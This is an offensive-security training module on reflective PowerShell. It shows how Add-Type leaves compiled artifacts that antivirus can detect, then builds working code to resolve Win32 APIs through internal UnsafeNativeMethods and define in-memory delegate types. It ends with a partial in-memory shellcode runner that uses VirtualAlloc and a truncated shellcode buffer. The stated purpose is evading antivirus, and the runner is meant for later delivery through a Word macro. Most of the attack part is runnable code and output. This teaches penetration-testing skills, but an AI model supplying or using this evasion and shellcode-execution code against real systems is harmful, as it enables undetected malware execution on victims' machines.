7. Reflective PowerShell
In this Learning Module, we will cover the following Learning Units:
- Classic PowerShell Tradecraft
- Reflective PowerShell
As security professionals, we can use PowerShell to obtain initial code execution and use it in various ways during post-exploitation.
In this Module, we will discuss the drawbacks of PowerShell code that invokes Win32 APIs through the .NET framework and examine a more advanced and stealthy technique known as reflection.
7.1. Classic PowerShell Tradecraft
This Learning Unit covers the following Learning Objectives:
- Understanding Classical PowerShell Shellcode Runners
- Identifying .NET artifacts
In this Learning Unit, we will highlight the interaction between PowerShell and .NET and recap how to invoke .NET code from PowerShell with Add-Type. We will show that this process leaves artifacts on the hard drive that can be detected by antivirus programs.
7.1.1. PowerShell and .NET
The most common way to invoke .NET code from PowerShell is through the Add-Type keyword which allows us to compile .NET code at runtime.
In previous Modules we used this approach to declare imports for Win32 APIs and compile them into an object and then invoked the Win32 APIs through the object allowing us to create various tools including a shellcode runner.
Since our PowerShell shellcode runner does not write the shellcode to disk, it seems safe to assume that our code is fully executing from memory. However, when we run PowerShell code with Add-Type, the Visual C# Command-Line Compiler handles the compilation process and writes both the C# source code and the compiled C# assembly temporarily to disk. This leaves artifacts on the hard drive that antivirus programs can identify.
Let's demonstrate this with our prior PowerShell shellcode runner. We'll monitor file writes with SysInternals Process Monitor.
Let's open Process Monitor and navigate to Filter > Filter where we'll create a filter rule. Here's a filter for powershell_ise.exe file writes:

Figure 1: Process Monitor filter creation
We'll Add and Apply the filter and clear any old events by pressing C+x.
Next, we'll open PowerShell ISE and run the PowerShell shellcode runner. This lists many events including CreateFile, WriteFile, and CloseFile operations:

Figure 2: Process Monitor output showing file operations
The file names used in these operations, including rtylilrr.0.cs and rtylilrr.dll, are interesting. While the filename itself is randomly generated, the file extensions suggest that both the C# source code and the compiled code have been written to the hard drive.
If our suspicion is correct, then the rtylilrr.dll assembly should be loaded into the PowerShell ISE process.
We can list loaded assemblies using the GetAssemblies method on the CurrentDomain object. This method is invoked through the static AppDomain class (using the [] format). We'll improve the readability of the output by piping it into the Sort-Object cmdlet, and sort by name with the -Property option. Finally, we'll pipe the result of the sort into Format-Table to list the output as a table.
PS C:\Users\offsec> [appdomain]::currentdomain.getassemblies() | Sort-Object -Property fullname | Format-Table fullname

FullName
--------
0bhoygtr, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
Accessibility, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
Anonymously Hosted DynamicMethods Assembly, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
MetadataViewProxies_092d3241-fb3c-4624-9291-72685e354ea4, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
Microsoft.GeneratedCode, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
...
PresentationFramework-SystemXml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
qdrje0cy, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
r1b1e3au, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
rtylilrr, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
...
Listing 1 - Assemblies loaded in the PowerShell ISE process
The rtylilrr file is loaded into the process. This reveals that PowerShell writes a C# source code file (.cs) to the hard drive, which is compiled into an assembly (.dll) and then loaded into the process.
This Add-Type code creates files that could trigger antivirus and halt our attack. We'll need to rebuild our PowerShell shellcode runner to avoid this.
7.2. Keep That PowerShell in Memory
This Learning Unit covers the following Learning Objectives:
- Dynamically locating Win32 APIs
- Dynamically defining Win32 API arguments
- Invoking Win32 APIs in memory
In this Learning Unit we will leverage the .NET framework to avoid the compilation process. This is a complex process, so we'll split our discussion into three steps. We'll locate a Win32 API in memory from .NET, define arguments for Win32 APIs and then invoke the Win32 API we located.
7.2.1. Leveraging UnsafeNativeMethods
In this section we will locate Win32 APIs in memory without using Add-Type. There are two primary ways to locate functions in unmanaged dynamic link libraries. The first technique is through linked imports, which is what our current technique relies on.
We can also use a dynamic lookup, a commonly used technique in low-level languages like assembly. Our goal with this technique is to create the .NET assembly in memory instead of writing code and compiling it. This is an invaluable technique, despite its complexity.
To perform a dynamic lookup of function addresses, the operating system provides two special Win32 APIs: GetModuleHandle and GetProcAddress.
GetModuleHandle obtains a handle to the specified DLL in the form of the DLL's memory address. To find the address of a specific function, we'll pass the DLL handle and the function name to GetProcAddress, which will return the function address. We can use these functions to locate any API, but we must invoke them without using Add-Type.
Since we cannot create any new assemblies, we'll try to locate existing assemblies we can reuse. We'll use this code to find assemblies that match our criteria:
$Assemblies = [AppDomain]::CurrentDomain.GetAssemblies()

$Assemblies |
  ForEach-Object {
    $_.GetTypes()|
      ForEach-Object {
          $_ | Get-Member -Static| Where-Object {
            $_.TypeName.Contains('Unsafe')
          }
      } 2> $null
    }
Listing 2 - Code to list and parse functions in loaded assemblies
To begin, we'll rely on GetAssemblies to search preloaded assemblies in the PowerShell process. Since each assembly is an object, we'll use the ForEach-Object cmdlet to loop through them. We'll then invoke GetTypes for each object through the $_ variable (which contains the current object) to obtain its methods and structures.
It stands to reason that we could search the preloaded assemblies for GetModuleHandle and GetProcAddress, but we can also narrow the search more specifically. When C# code needs to directly invoke Win32 APIs, it must use the Unsafe keyword. In addition, any functions that are invoked must be declared as static to avoid instantiation.
Knowing this, we'll perform yet another ForEach-Object loop on all the discovered objects and invoke the Get-Member cmdlet with the -Static flag to locate static properties or methods.
Caution
The ForEach-Object loop is an advanced version of the regular For loop and like other loops, it can be nested, although this may lead to performance issues.
Finally, we'll pipe these static properties and methods through the Where-Object cmdlet and since the TypeName contains meta information about the object, we'll filter any that contain the keyword Unsafe.
This should dump every function that satisfies our criteria. Let's run it and examine the output.
...
 TypeName: Microsoft.Win32.UnsafeNativeMethods

Name                             MemberType Definition
----                             ---------- ----------
....
GetModuleFileName                Method     static int GetModuleFileName(System.Runtime.InteropServices.HandleRef hModule, System.Text.StringBuilder buf...
GetModuleHandle                  Method     static System.IntPtr GetModuleHandle(string modName)
GetNumberOfEventLogRecords       Method     static bool GetNumberOfEventLogRecords(System.Runtime.InteropServices.SafeHandle hEventLog, [ref] int count)
GetOldestEventLogRecord          Method     static bool GetOldestEventLogRecord(System.Runtime.InteropServices.SafeHandle hEventLog, [ref] int number)
GetProcAddress                   Method     static System.IntPtr GetProcAddress(System.IntPtr hModule, string methodName), static System.IntPtr GetProcA...
GetProcessWindowStation          Method     static System.IntPtr
...
Listing 3 - Output from parsing loaded assemblies
This code generates an enormous amount of output. Searching for "GetModuleHandle" reveals 18 occurrences. One of them is in the Microsoft.Win32.UnsafeNativeMethods class as shown in the truncated output above.
We also notice that the same class contains GetProcAddress, our other required function. Let's try to identify which assembly contains these two functions.
To do this, we'll modify the parsing code to first print the current assembly location through the Location property and then inside the nested ForEach-Object loop, we will make the TypeName match Microsoft.Win32.UnsafeNativeMethods instead of listing all methods with the static keyword.
Here's the modified script:
$Assemblies = [AppDomain]::CurrentDomain.GetAssemblies()

$Assemblies |
  ForEach-Object {
    $_.Location
    $_.GetTypes()|
      ForEach-Object {
          $_ | Get-Member -Static| Where-Object {
            $_.TypeName.Equals('Microsoft.Win32.UnsafeNativeMethods')
          }
      } 2> $null
    }
Listing 4 - Locating the assembly in which GetModuleHandle and GetProcAddress are located
This reveals that the assembly is System.dll. This is reasonable since it's a common system library that contains fundamental content such as common data types and references.
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorlib.dll


   TypeName: Microsoft.Win32.UnsafeNativeMethods

Name                             MemberType Definition
----                             ---------- ----------
Equals                           Method     static bool Equals(System.Object objA, System.Object objB)
ReferenceEquals                  Method     static bool ReferenceEquals(System.Object objA, System.Object...
C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe
C:\Windows\Microsoft.Net\assembly\GAC_MSIL\Microsoft.PowerShell.ISECommon\v4.0_3.0.0.0__31bf3856ad364e35\Micr
osoft.PowerShell.ISECommon.dll
C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll
ClearEventLog                    Method     static bool ClearEventLog(System.Runtime.InteropServices.Safe...
CreateWindowEx                   Method     static System.IntPtr CreateWindowEx(int exStyle, string lpszC...
DefWindowProc                    Method     static System.IntPtr DefWindowProc(System.IntPtr hWnd, int ms...
DestroyWindow                    Method     static bool DestroyWindow(System.Runtime.InteropServices.Hand...
DispatchMessage                  Method     static int DispatchMessage([ref] Microsoft.Win32.NativeMethod...
Equals                           Method     static bool Equals(System.Object objA, System.Object objB)
GetClassInfo                     Method     static bool GetClassInfo(System.Runtime.InteropServices.Handl...
GetDC                            Method     static System.IntPtr GetDC(System.IntPtr hWnd)
GetFileVersionInfo               Method     static bool GetFileVersionInfo(string lptstrFilename, int dwH...
GetFileVersionInfoSize           Method     static int GetFileVersionInfoSize(string lptstrFilename, [ref...
GetModuleFileName                Method     static int GetModuleFileName(System.Runtime.InteropServices.H...
GetModuleHandle                  Method     static System.IntPtr GetModuleHandle(string modName)
GetNumberOfEventLogRecords       Method     static bool GetNumberOfEventLogRecords(System.Runtime.Interop...
GetOldestEventLogRecord          Method     static bool GetOldestEventLogRecord(System.Runtime.InteropSer...
GetProcAddress                   Method     static System.IntPtr GetProcAddress(System.IntPtr hModule, st...
...
Listing 5 - Locating the assembly in which GetModuleHandle and GetProcAddress are located
However, these methods are only intended for internal use by .NET code. This blocks us from calling them directly from PowerShell or C#.
To solve this issue, we must develop a way that allows us to call it indirectly. This requires us to use multiple techniques that will lead us down a deep rabbit hole.
The first step is to obtain a reference to these functions. To do that, we must first obtain a reference to the System.dll assembly using the GetType method.
This reference to the System.dll assembly will allow us to subsequently locate the GetModuleHandle and GetProcAddress methods inside it.
The filtering is not straightforward. Here's the code we will use:
$systemdll = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
  $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') })

$unsafeObj = $systemdll.GetType('Microsoft.Win32.UnsafeNativeMethods')
Listing 6 - Obtaining a reference to the System.dll assembly
First, we pipe all the assemblies into Where-Object and filter on two conditions. The first is whether the GlobalAssemblyCache property is set. The Global Assembly Cache is essentially a list of all native and registered assemblies on Windows, which will allow us to filter out non-native assemblies.
Next, we'll filter for "System.dll" in the last part of its file path as obtained through the Location property. Recall the full file path we found:
C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll
Listing 7 - The full path to the System.dll assembly
We'll Split the Location property into an array based on the directory delimiter (\).
Finally, we'll select the last element of the split string array with the "-1" index and check if it is equal to "System.dll".
Using GetType to obtain a reference to the System.dll assembly at runtime is an example of the Reflection technique. This is a very powerful feature that allows us to dynamically obtain references to objects that are otherwise private or internal.
We'll use this technique once again with the GetMethod function to obtain a reference to the internal GetModuleHandle method:
$systemdll = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
  $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') })

$unsafeObj = $systemdll.GetType('Microsoft.Win32.UnsafeNativeMethods')

$GetModuleHandle = $unsafeObj.GetMethod('GetModuleHandle')
Listing 8 - Obtaining a reference to GetModuleHandle through reflection
Executing the combined code returns the method object from the System.dll assembly, even though it is an internal method.
We can now use the internal Invoke method to call GetModuleHandle and obtain the base address of an unmanaged DLL.
As shown in Listing 9, Invoke takes two arguments, both of which are objects. The first argument is the target object for the invocation, but since we are calling a static method, we can set it to "$null". The second argument is an array consisting of the arguments for the method we are invoking (GetModuleHandle). Since the Win32 API takes the name of the DLL as a string, we only need to supply that.
As a proof of concept, let's resolve user32.dll, so that we can call the basic Win32 API MessageBox.
Listing 9 - Calling GetModuleHandle through reflection
Here's the associated output:
Listing 10 - Invoking GetModuleHandle on user32.dll and obtaining its base address
To verify that the lookup worked, let's translate 140727169908736 to its hexadecimal equivalent of 0x7FFD98F90000 and open Process Explorer.
In Process Explorer, we'll select the PowerShell ISE process. We'll navigate to View > Lower Pane View > DLLs, locate user32.dll in the new sub window and double-click it. In the properties window, we can compare the resolved value to the Load Address:

Figure 3: Loaded address of user32.dll obtained from Process Explorer
By using GetModuleHandle to identify the correct DLL base address, we are more confident in the potential usefulness of this approach. Next, we need to locate GetProcAddress to resolve arbitrary APIs.
We'll use reflection through GetMethod to locate GetProcAddress just as we did for GetModuleHandle. We'll again use GetMethod on the $unsafeObj variable that contains the reference to Win32.UnsafeNativeMethods in System.dll. Unfortunately, it produces an exception with an "Ambiguous match found" error message.
PS C:\Users\offsec> $GetProcAddress = $unsafeObj.GetMethod('GetProcAddress')
Exception calling "GetMethod" with "1" argument(s): "Ambiguous match found."
At line:1 char:1
+ $GetProcAddress = $unsafeObj.GetMethod('GetProcAddress')
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : AmbiguousMatchException
Listing 11 - Error when trying to locate GetProcAddress
The error message tells us exactly what the problem is. There are multiple instances of GetProcAddress within Microsoft.Win32.UnsafeNativeMethods. So, instead of GetMethod, we can use GetMethods to obtain all methods in Microsoft.Win32.UnsafeNativeMethods and then filter those named GetProcAddress through a ForEach-Object loop with a comparison condition on the Name property of the method. If the output matches GetProcAddress, it is printed. This will reveal each occurrence of GetProcAddress inside Microsoft.Win32.UnsafeNativeMethods.
PS C:\Users\offsec> $unsafeObj.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$_}}


Name                       : GetProcAddress
DeclaringType              : Microsoft.Win32.UnsafeNativeMethods
ReflectedType              : Microsoft.Win32.UnsafeNativeMethods
MemberType                 : Method
MetadataToken              : 100663839
Module                     : System.dll
IsSecurityCritical         : True
IsSecuritySafeCritical     : True
IsSecurityTransparent      : False
MethodHandle               : System.RuntimeMethodHandle
Attributes                 : PrivateScope, Public, Static, HideBySig, PinvokeImpl
CallingConvention          : Standard
ReturnType                 : System.IntPtr
...

Name                       : GetProcAddress
DeclaringType              : Microsoft.Win32.UnsafeNativeMethods
ReflectedType              : Microsoft.Win32.UnsafeNativeMethods
MemberType                 : Method
MetadataToken              : 100663864
Module                     : System.dll
IsSecurityCritical         : True
IsSecuritySafeCritical     : True
IsSecurityTransparent      : False
MethodHandle               : System.RuntimeMethodHandle
Attributes                 : PrivateScope, Public, Static, HideBySig, PinvokeImpl
CallingConvention          : Standard
ReturnType                 : System.IntPtr
...
Listing 12 - Using Methods to locate all instances of GetProcAddress
With two results, we can simply create an array to hold both instances and then use the first to resolve the function's address, which in our case is MessageBoxA:
$user32 = $GetModuleHandle.Invoke($null, @("user32.dll"))
$tmp=@()
$unsafeObj.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
$GetProcAddress = $tmp[0]
$GetProcAddress.Invoke($null, @($user32, "MessageBoxA"))
Listing 13 - Resolving the address of MessageBoxA
In this code, $user32 contains the previously found base address of user32.dll. We create an empty array to store both GetProcAddress instances, after which we repeat the ForEach-Object loop to search for Microsoft.Win32.UnsafeNativeMethods. Once found, we append them to the array.
We'll assign the first element of the array to the $GetProcAddress variable and we can now use that to find the location of MessageBoxA through the Invoke method. Since the C version of GetProcAddress takes both the base address of the DLL and the name of the function, we'll supply both as arguments in the array.
Let's execute this to find out if it works.
PS C:\Users\offsec> $systemdll = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
  $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') })
$unsafeObj = $systemdll.GetType('Microsoft.Win32.UnsafeNativeMethods')
$GetModuleHandle = $unsafeObj.GetMethod('GetModuleHandle')

$user32 = $GetModuleHandle.Invoke($null, @("user32.dll"))
$tmp=@()
$unsafeObj.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
$GetProcAddress = $tmp[0]
$GetProcAddress.Invoke($null, @($user32, "MessageBoxA"))

140727170409088
Listing 14 - Address of MessageBoxA is found
When we execute the function, it reveals a decimal value, which, when translated to hexadecimal (0x7FFD9900A280) appears to be inside user32.dll. It appears our efforts have paid off. We have resolved the address of an arbitrary Win32 API.
Now, to make our code more portable and compact, let's rewrite the PowerShell script into a method, which will allow us to reference it multiple times.
function LookupFunc {

    Param ($moduleName, $functionName)

    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
      Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null, @($moduleName)), $functionName))
}
Listing 15 - Lookup function to resolve any Win32 API
With the techniques developed in this section, we have managed to implement a function that can resolve any Win32 API without using the Add-Type keyword while avoiding a disk write.
In the next section, we'll match the address of the Win32 API that we have located with its arguments and return values.
7.2.2. DelegateType Reflection
Now that we can resolve addresses of Win32 APIs, we must define the argument types.
We must pair the number of arguments and their associated data types with the resolved function memory address. We can do this in C# with the GetDelegateForFunctionPointer method. This method takes two arguments, including the memory address of the function, and the function prototype represented as a type.
In C#, a function prototype is known as a Delegate or delegate type. Here's a declaration creating the delegate type for MessageBox:
Listing 16 - Declaring function prototype in C#
Unfortunately, there is no equivalent to the delegate keyword in PowerShell, so we need to approach this in a different way. Fortunately, in an old blog post from 2004, Microsoft described how to create a delegate using reflection.
As we know from our usage of Add-Type, the delegate type is created when the assembly is compiled, but in this case, we will manually create an assembly in memory and populate it with content.
The first step is to create a new assembly object through the AssemblyName class and assign it a name like ReflectedDelegate. We do this by creating a new $MyAssembly variable and setting it to the ReflectedDelegate instantiated assembly object.
Listing 17 - Creating a custom assembly object in memory
Before we populate the assembly, we must configure its access mode. This is an important permission, because we want it to be executable and not saved to disk. We can achieve this through the DefineDynamicAssembly method, by first supplying the custom assembly name. We'll then set it as executable by supplying the Run access mode value defined in the System.Reflection.Emit.AssemblyBuilderAccess namespace as the second argument.
$Domain = [AppDomain]::CurrentDomain
$MyAssemblyBuilder = $Domain.DefineDynamicAssembly($MyAssembly,
  [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
Listing 18 - Setting the access mode of the assembly to Run
Now that we've set the permissions on the assembly, we can start creating content. The main building block of an assembly is a Module. We can create a Module with the DefineDynamicModule method. We'll supply a custom name for the module and tell it not to include symbol information.
Listing 19 - Creating a custom module inside the assembly
Now we can create a custom type that will become our delegate type. We can do this with the DefineType method.
To do this, we need to set three arguments. The first is the custom name, in our case MyDelegateType. The second is the combined list of attributes for the type.
In our case, we must specify the type to be a class (so we can later instantiate it), set it to public and non-extendable, and use ASCII instead of Unicode. The attributes then become Class, Public, Sealed, AnsiClass, and AutoClass.
As a third argument, we must specify the type it builds on top of. We choose the MulticastDelegate class to create a delegate type with multiple entries which will allow us to call the target API with multiple arguments.
Here is the code for defining the custom type:
$MyTypeBuilder = $MyModuleBuilder.DefineType('MyDelegateType',
  'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
Listing 20 - Creating a custom type in the assembly
Finally, we are ready to put the function prototype inside the type and let it become our custom delegate type.
$MyConstructorBuilder = $MyTypeBuilder.DefineConstructor(
  'RTSpecialName, HideBySig, Public',
    [System.Reflection.CallingConventions]::Standard,
      @([IntPtr], [String], [String], [int]))
Listing 21 - Creating a constructor for the custom delegate type
Let's review what we have here.
First, we define the constructor through the DefineConstructor method, which takes three arguments.
The first argument contains the attributes of the constructor itself, defined through MethodAttributes Enum. We must make it public here, referenced by both name and signature. To do this, we chose RTSpecialName, HideBySig, and Public.
The second argument is the calling convention for the constructor, which defines how arguments and return values are handled by the .NET framework. In our case, we choose the default calling convention by specifying the enum value [System.Reflection.CallingConventions]::Standard.
In the last argument, we finally come to the crux of our work where we define the parameter types of the constructor that will become the function prototype.
The complete call to DefineConstructor integrates the constructor attributes, specifies the calling convention for the constructor, and includes the function arguments for MessageBoxA (which we previously discussed) provided as an array.
Now that the constructor is created, we must call it. But before we can do that, we must set a couple of implementation flags with the SetImplementationFlags method using values outlined in MethodImplAttributes Enum. We choose Runtime and Managed since it is used at runtime and is managed code.
Listing 22 - Setting implementation flags for the constructor
We're now ready to call the constructor. To specify the delegate type when calling a function in the .NET framework, we must define the Invoke method.
We'll use DefineMethod to create and specify the settings for the Invoke method.
DefineMethod takes four arguments. The first is the name of the method to define, which in our case is "Invoke". The second argument includes method attributes taken from the MethodAttributes Enum. In our case, we choose Public to make it accessible, HideBySig to allow it to be called by both name and signature, NewSlot, and Virtual to indicate that the method is virtual and to ensure that it always gets a new slot in the vtable.
As the third argument, we specify the return type of the function, which for MessageBoxA is [int]. The fourth argument is an array of argument types that we already identified when we first introduced MessageBox.
The setup of the Invoke method puts together the four arguments described above and supplies them to DefineMethod.
$MyMethodBuilder = $MyTypeBuilder.DefineMethod('Invoke',
  'Public, HideBySig, NewSlot, Virtual',
    [int],
      @([IntPtr], [String], [String], [int]))
Listing 23 - Defining and configuring the Invoke method
As with the constructor, we set the implementation flags to enable calling the Invoke method. This is done after it is defined through the SetImplementationFlags method.
To instantiate the delegate type, we call our custom constructor through the CreateType method.
Listing 24 - Calling the constructor on the delegate type
After all this effort, we finally have a delegate type to use in our call to GetDelegateForFunctionPointer. Combining all the pieces along with the resolved memory address of MessageBoxA, we can call a Win32 native API without using Add-Type.
To review, we repeat the LookupFunc method that resolves the Win32 API address and use that to locate the address of MessageBoxA. Then we create the DelegateType. Finally, we call GetDelegateForFunctionPointer to link the function address and the DelegateType and invoke MessageBox.
The final code is shown in Listing 25).
function LookupFunc {

    Param ($moduleName, $functionName)

    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
      Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null, @($moduleName)), $functionName))
}

$MessageBoxA = LookupFunc user32.dll MessageBoxA
$MyAssembly = New-Object System.Reflection.AssemblyName('ReflectedDelegate')
$Domain = [AppDomain]::CurrentDomain
$MyAssemblyBuilder = $Domain.DefineDynamicAssembly($MyAssembly,
  [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
$MyModuleBuilder = $MyAssemblyBuilder.DefineDynamicModule('InMemoryModule', $false)
$MyTypeBuilder = $MyModuleBuilder.DefineType('MyDelegateType',
  'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])

$MyConstructorBuilder = $MyTypeBuilder.DefineConstructor(
  'RTSpecialName, HideBySig, Public',
    [System.Reflection.CallingConventions]::Standard,
      @([IntPtr], [String], [String], [int]))
$MyConstructorBuilder.SetImplementationFlags('Runtime, Managed')
$MyMethodBuilder = $MyTypeBuilder.DefineMethod('Invoke',
  'Public, HideBySig, NewSlot, Virtual',
    [int],
      @([IntPtr], [String], [String], [int]))
$MyMethodBuilder.SetImplementationFlags('Runtime, Managed')
$MyDelegateType = $MyTypeBuilder.CreateType()

$MyFunction = [System.Runtime.InteropServices.Marshal]::
    GetDelegateForFunctionPointer($MessageBoxA, $MyDelegateType)
$MyFunction.Invoke([IntPtr]::Zero,"Hello World","This is My MessageBox",0)
Listing 25 - Using reflection to call a Win32 API without Add-Type
Very Nice! A simple "Hello World" prompt shows we were successful!
Next, we can use our newly developed technique to create a shellcode runner and eventually execute it through a Word macro.
7.2.3. Reflection Shellcode Runner in PowerShell
Now we can leverage this powerful PowerShell reflection technique to invoke Win32 APIs from code that executes entirely in memory. Let's translate our simple proof-of-concept into a full-fledged shellcode runner.
Since we are going to call three different Win32 APIs (VirtualAlloc, CreateThread, and WaitForSingleObject), we'll rewrite the portion of code that creates the delegate type into a function so we can call it multiple times.
We'll also slim down the code, eliminating unneeded variables to produce the smallest and most efficient code possible.
We've named this function getDelegateType, and it accepts two arguments including the function arguments of the Win32 API given as an array and its return type. Our previous code is built into three blocks. The first block creates the custom assembly and defines the module and type inside of it. The second block sets up the constructor, and the third sets up the invoke method. Finally, we invoke the constructor, and the delegate type is returned to the caller.
Here's the complete code:
function getDelegateType {

    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,
        [Parameter(Position = 1)] [Type] $delType = [Void]
    )

    $type = [AppDomain]::CurrentDomain.
    DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
    [System.Reflection.Emit.AssemblyBuilderAccess]::Run).
      DefineDynamicModule('InMemoryModule', $false).
      DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
      [System.MulticastDelegate])

  $type.
    DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $func).
      SetImplementationFlags('Runtime, Managed')

  $type.
    DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType, $func).
      SetImplementationFlags('Runtime, Managed')

    return $type.CreateType()
}
Listing 26 - Method wrapper to create a delegate type
Together with LookupFunc, we'll resolve and call VirtualAlloc using the same arguments as in the previous cases. We'll use LookupFunc to search Kernel32.dll for the Win32 VirtualAlloc API:
$VirtualAllocAddr = LookupFunc kernel32.dll VirtualAlloc
$VirtualAllocDelegateType = getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])
$VirtualAlloc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocAddr, $VirtualAllocDelegateType)
$VirtualAlloc.Invoke([IntPtr]::Zero, 0x1000, 0x3000, 0x40)
Listing 27 - Resolving and calling VirtualAlloc through reflection
This code uses our LookupFunc and getDelegateType functions to allocate a memory buffer. While the code works, we could optimize it and condense it to remove unneeded variables.
This optimized version embeds the calls to LookupFunc and getDelegateType in the call to GetDelegateForFunctionPointer:
$lpMem = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll VirtualAlloc), (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, 0x1000, 0x3000, 0x40)
Listing 28 - Condensed version of resolving and calling VirtualAlloc
Next, we'll generate the shellcode in ps1 format and copy it using the .NET Copy method:
[Byte[]] $buf = 0xfc,0x48,0x83,0xe4,0xf0...

[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $lpMem, $buf.length)
Listing 29 - .NET Copy method
The shellcode and copy operation are identical to the Add-Type version of our shellcode runner. Next, we can create a thread and call WaitForSingleObject to block PowerShell from terminating.
In this condensed syntax, VirtualAlloc, CreateThread, and WaitForSingleObject are all resolved and called exactly as they were before.
Here's the full shellcode runner with the omitted LookupFunc and getDelegateType functions:
